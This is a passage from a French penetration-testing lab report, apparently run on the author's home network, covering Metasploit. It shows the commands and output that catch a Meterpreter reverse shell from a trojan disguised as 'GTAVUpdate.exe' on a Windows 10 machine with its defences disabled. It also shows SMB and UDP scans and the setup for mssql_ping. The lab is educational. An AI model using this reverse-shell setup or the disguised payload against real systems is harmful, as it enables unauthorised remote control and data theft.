


Figure 32 – La vue de la fenêtre de configuration de la protection antivirus prouvant son inaktivité





Figure 33 – La vue de la fenêtre de configuration du pare-feu attestant sa désactivation

L'attaque du système cible consiste à définir un gestionnaire TCP inverse en écoute sur le port 4444 de l'attaquant sous Kali Linux, le temps que le fichier malveillant soit téléchargé et exécuté sur Windows 10. À partir de ce moment, l'accès au système cible permet de visualiser les fichiers présents, les télécharger, avoir accès à la webcam ...

Voici l'ensemble des commandes entrant en jeu dans le cadre de test du pénétration :

```
1 # Ouverture de la console de Metasploit framework
2 msfconsole -q
3 # Activer multi/handler un gestionnaire de payloads
4 use multi/handler
5 # Choisir le payload windows/meterpreter/reverse_tcp correspondant à celui qui a été définit dans l'exécutable GTAVUpdate.exe
6 set payload windows/meterpreter/reverse_tcp
7 # Définir l'IP de la machine attaquant 192.168.1.84
8 set LHOST 192.168.1.84
9 # Définir le port d'écoute
10 set LPORT 4444
11 # Lancer le payload
12 run
```

La capture ci-dessous intègre l'ensemble de commandes exécutées dans la console de Kali Linux :



The screenshot shows a terminal window titled "patrice@Kali: ~". The user has run the following commands:

```
Fichier Actions Éditer Vue Aide
└─(patrice㉿Kali)-[~]
$ msfconsole -q
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.84
LHOST ⇒ 192.168.1.84
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.84:4444
[*] Sending stage (175174 bytes) to 192.168.1.76
[*] Meterpreter session 1 opened (192.168.1.84:4444 → 192.168.1.76:60577
) at 2021-08-25 21:58:10 +0200

meterpreter > ls
Listing: C:\Users\Patrice\Downloads
_____
Mode          Size    Type   Last modified      Name
_____
100777/rwxrwxrwx  73802   fil    2021-08-25 21:56:21 +0200  GTAVUpdate.exe
x
100666/rw-rw-rw  282     fil    2021-08-10 20:23:34 +0200  desktop.ini
-
_____
meterpreter > []
```

Figure 34 – La vue de l'exécution des commandes donnant au final l'accès au système cible : Windows 10

### 1.3.5 Quelques modules auxiliaires de Metasploit



The screenshot shows the Metasploit Framework's auxiliary module reference page. The top navigation bar includes links for 'HOME', 'ABOUT', 'CONTACT', 'HELP', 'LOGOUT', and 'SEARCH'. Below the navigation is a search bar with placeholder text 'Search Metasploit Framework...'. The main content area is titled 'AUXILIARY MODULE REFERENCE' and features a 'TABLE OF CONTENTS' on the left. The 'ADMIN' category is expanded, showing modules like Admin-HTTP-Web-App, Admin-MSSQL, Admin-MySQL, Admin-Postgres, Admin-SQLite, Admin-VMware, and Admin-Windows. The 'SCANNER' category is also visible. A note at the top states: 'The Metasploit Framework includes hundreds of auxiliary modules that perform scanning, fuzzing, metering, and much more. Although these modules will not give you shell, they are extremely valuable when conducting a penetration test.' At the bottom right, there is a link to 'View All Modules'.

Le framework Metasploit comprend des centaines de **modules auxiliaires** qui effectuent l'analyse, le fuzzing, le reniflement et bien plus encore. Bien que ces modules ne vous donneront pas de shell, ils sont extrêmement précieux lors de la réalisation d'un test d'intrusion. Les modules sont regroupés en trois catégories : administration, scanner et serveur.

Je mets à disposition ci-dessous une vision globale de l'ensemble des modules auxiliaire :

- Administrateur : modules HTTP, MSSQL, MySQL, Postgres, VMware;
- Scanner : DCERPC, Découverte (IP, ARP, etc), FTP, HTTP, IMAP, MSSQL, MYSQL, NetBios, POP3, SMB, SMTP, SNMP, SSH, Telnet, TFTP, VMware, VNC;
- Serveur : modules de capture.

Les pages à venir recueillent quelques tests de modules auxiliaires très utiles comme la commande du module UDP\_SWEEP présentée ci-après qui analyse une plage donnée d'hôtes pour détecter les services UDP couramment disponibles.

```

1 # Sélection du module auxiliaire UDP_SWEEP
2 use auxiliary/scanner/discovery/udp_sweep
3 # Enregistrer la plage d'IP devant être utilisées par le module
4 set RHOST 192.168.1.0/24
5 # Définir le nombre de tâches à réaliser en parallèle
6 set THREADS 20
7 # lancer le module
8 run

```

The terminal window shows the following session:

```


patrice@Kali: ~
Fichier Actions Éditer Vue Aide
[patrice@Kali]-
$ msfconsole -q
msf6 > use auxiliary/scanner/discovery/udp_sweep
msf6 auxiliary(scanner/discovery/udp_sweep) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf6 auxiliary(scanner/discovery/udp_sweep) > set THREADS 20
THREADS => 20
msf6 auxiliary(scanner/discovery/udp_sweep) > run

[*] Sending 13 probes to 192.168.1.0->192.168.1.255 (256 hosts)
[*] Discovered NetBIOS on 192.168.1.1:137 (LIVEBOX:<00>:U :LIVEBOX:<03>:U :LIVEBOX:<20>:U :_MSBROWSE_:<01>:G :WORKGROUP:<1d>:U :WORKGROUP:<1e>:G :WORKGROUP:<00>:G :00:00:00:00:00:00)
[*] Discovered DNS on 192.168.1.1:53 (029585800001000100000000075645523494f4e0442494e44000010003c0010000300000000000d0c646e736d6173712d322e3738)
[*] Discovered Portmap on 192.168.1.25:111 (100000 v4 TCP(111), 100000 v3 TCP(111), 100000 v2 TCP(111), 100000 v4 UDP(111), 100000 v3 UDP(111), 100000 v2 UDP(111))
[*] Discovered NetBIOS on 192.168.1.76:137 (DESKTOP-MIVGB3F:<00>:U :WORKGROUP:<00>:G :DESKTOP-MIVGB3F:<20>:U :WORKGROUP:<1e>:G :c6:81:fd:1e:2d:05)
[*] Discovered NetBIOS on 192.168.1.79:137 (WIFIBRIDGE-36:<00>:U :3c:a6:f6:23:09:82)

```

Figure 35 – La vue de l'exécution du module auxiliaire UDP\_SWEEP

Un autre exemple de module auxiliaire : le scanner SMB\_VERSION se connecte à chaque poste de travail dans une plage donnée d'hôtes et détermine la version du service SMB en cours d'exécution.



**Le protocole SMB**, (*Server Message Block* en français "block de message du serveur", est un protocole permettant le partage de ressources (fichiers et imprimantes) optimisé pour une utilisation dans un réseau local ou web. SMB fonctionne via une structure de client/serveur, le client va envoyer des requêtes spécifiques et le serveur de fichiers va y répondre.

Voici les commandes à saisir pour mener à bien ce test comme nous pouvons le constater via la capture d'écran sous Kali Linux ci-dessous :

```

1 # Ajout du module SMB
2 use auxiliary/scanner/smb/smb_version
3 # Enregister la plage d'adresse IP utilisée dans le cadre du test
4 set RHOSTS 192.168.1.1-200
5 # Définir le nombre de tâches exécutées en parallèle
6 set THREADS 11
7 # Lancer le test
8 run

```

```

patrice@Kali:~ Fichier Actions Éditer Vue Aide
└─$ msfconsole -q
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf6 auxiliary(scanner/smb/smb_version) > set THREADS 11
THREADS => 11
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.1.1:445      - SMB Detected (versions:) (preferred dialect:)
(signatures:optional)
[*] 192.168.1.1:445      - Host could not be identified: Unix (Samba 3
.0.37)
[*] 192.168.1.0/24:       - Scanned 27 of 256 hosts (10% complete)
[*] 192.168.1.0/24:       - Scanned 53 of 256 hosts (20% complete)
[*] 192.168.1.76:445     - SMB Detected (versions:2, 3) (preferred dialect:SMB 3.1.1) (compression capabilities:LZNT1) (encryption capabilities:AES-128-CCM) (signatures:optional) (guid:{ae80a7f6-dedb-4105-8de1-ba5adba6574c}) (authentication domain:DESKTOP-MIVGB3F)
[*] 192.168.1.0/24:       - Scanned 78 of 256 hosts (30% complete)
[*] 192.168.1.0/24:       - Scanned 103 of 256 hosts (40% complete)
[*] 192.168.1.0/24:       - Scanned 128 of 256 hosts (50% complete)
[*] 192.168.1.0/24:       - Scanned 154 of 256 hosts (60% complete)
[*] 192.168.1.0/24:       - Scanned 180 of 256 hosts (70% complete)

```

Figure 36 – La vue de la détection d'un protocole SMB sur mon réseau local

Un dernier exemple de module auxiliaire : le module mssql\_ping interroge un hôte ou une série d'hôtes sur le port UDP 1434 pour déterminer le port TCP d'écoute de tout serveur MSSQL, s'il est disponible.



OFFENSIVE  
SECURITY FRAMEWORK

SCANNER MSSQL AUXILIARY MODULES

MSSQL\_PING

The MSSQL\_PING module uses the range of ports on UDP port 1434 to determine the TCP port of any MSSQL service. Essentially, MSSQL randomizes the TCP port it listens on so this is a very valuable module in the framework.

NAME	VERSION	LAST BUILD	DESCRIPTION
MSSQL_PING	1.0.0.0	2018-07-10	This module is used for the specified scenario.

Module Version: 1.0.0.0 | Last Build: 2018-07-10 | Description: This module is used for the specified scenario.

Pour tester ce module, je me suis intéressé à l'installation du système de gestion de base de données SQL Server Express 19 sous Windows 10.



Microsoft SQL Server

Essayer SQL Server localement ou dans le Cloud

SQL Server sur Azure

SQL Server en périphérique

SQL Server sur site

Ou télécharger une édition spécialisée gratuite

**MSSQL\_PING** Le module mssql\_ping interroge un hôte ou une plage d'hôtes sur le port UDP 1434 pour déterminer le port TCP d'écoute de tout serveur MSSQL, s'il est disponible. MSSQL randomise le port TCP sur lequel il écoute, c'est donc un module très précieux du Framework. Il renvoie d'autres informations comme les valeurs InstanceName et ServerName.

**SQL Server 2019 Express** est une édition gratuite de SQL Server, idéale pour le développement et la production d'applications de bureau, d'applications web et de petites applications serveur. Il s'agit d'un système de gestion de base de données (SGBDR) en langage SQL. Il fonctionne sous les OS Windows et Linux (depuis mars 2016), mais aussi sur Mac OS via Docker..

Ainsi débute une installation personnalisée de SQL Server 2019 édition express. Certaines étapes de l'installation de SQL Server nécessitent un clic rudimentaire sur le bouton de "suivant". Face à la simplicité de cette opération, je n'ai donc pas intégré toutes les vues de l'installation de SQL Server. Par conséquent, dans les captures d'écran à venir, uniquement les demandes de modifications nécessaires et quelques étapes clés de l'installation sont misent en lumière.




Figure 37 – La vue des différents choix d'installation de SQL Server 2019 - Express Edition




Figure 38 – La vue de la fenêtre spécifiant l'emplacement de téléchargement du support d'installation de SQL Server




Figure 39 – La vue du centre d'installation d'installation SQL Server proposant différentes options d'installations possibles

Concernant le type d'installation, une première installation demande à sélectionner "Effectuer une nouvelle installation de SQL Server 2019". Celle-ci a déjà été effectuée pour ma part c'est ce qui explique la présence d'une instance installée dénommée : SQLEXPRESS2019.





Figure 40 – La vue de la fenêtre d'installation spécifiant une nouvelle installation ou l'ajout d'une nouvelle instance de SQL Server 2019

La progression de l'installation étant terminée, la prochaine étape consiste à configurer le pare-feu de Windows 10 pour rendre accessible le port UDP 1434 et ainsi permet de la détection de ce serveur de base de données lors de l'exécution du module auxiliaire mssql\_ping.



**Les systèmes de pare-feu** empêchent les accès non autorisés aux ressources de l'ordinateur. Si un pare-feu est activé alors qu'il n'est pas configuré correctement, les tentatives de connexion à SQL Server peuvent être bloquées. Pour accéder à une instance de SQL Server par le biais d'un pare-feu, vous devez configurer le pare-feu sur l'ordinateur exécutant SQL Server.

Cette configuration du pare-feu se réalise à partir de l'application wf.msc sous Windows 10 assurant la création de règles de trafic entrant/sortant, de règles de sécurité de connexion et des analyses du pare-feu.

Comme nous pouvons l'observer à l'aide des captures d'écran de l'application dans les pages à venir, l'ouverture du port UDP 1434 consiste à sélectionner dans la colonne de gauche **Règles de trafic entrant** puis de cliquer sur **Nouvelle règle...** dans l'espace à droite de l'application dénommé **Actions** sous **Règles de trafic entrant**.




Figure 41 – La vue de l’application wf.msc - Pare-feu Windows Defender avec fonctions avancées de sécurité

Les différentes étapes de la création de cette règle consiste à sélectionner ou compléter les informations suivantes :

- Le type de règles de pare-feu à créer, dans notre cas une règle qui contrôle les connexions d'un port TCP ou UDP;
- La règle s'applique à un port **UDP** et à un port spécifique : **1434**;
- L'action à entreprendre lorsqu'une connexion répond aux conditions spécifiques : **Autoriser la connexion**;
- La règle est appliquée lors de la connexion d'un ordinateur à un emplacement **public**. En effet, il s'agit pas d'une base de données locale;
- le **nom** de la règle pour ma part : **SQL\_EXPRESS\_2019\_UDP\_1434**




Figure 42 – La vue de l’onglet **Avancé** de la règle SQL\_EXPRESS\_2019\_UDP\_1434 mettant en évidence le profil public auquel la règle s’applique

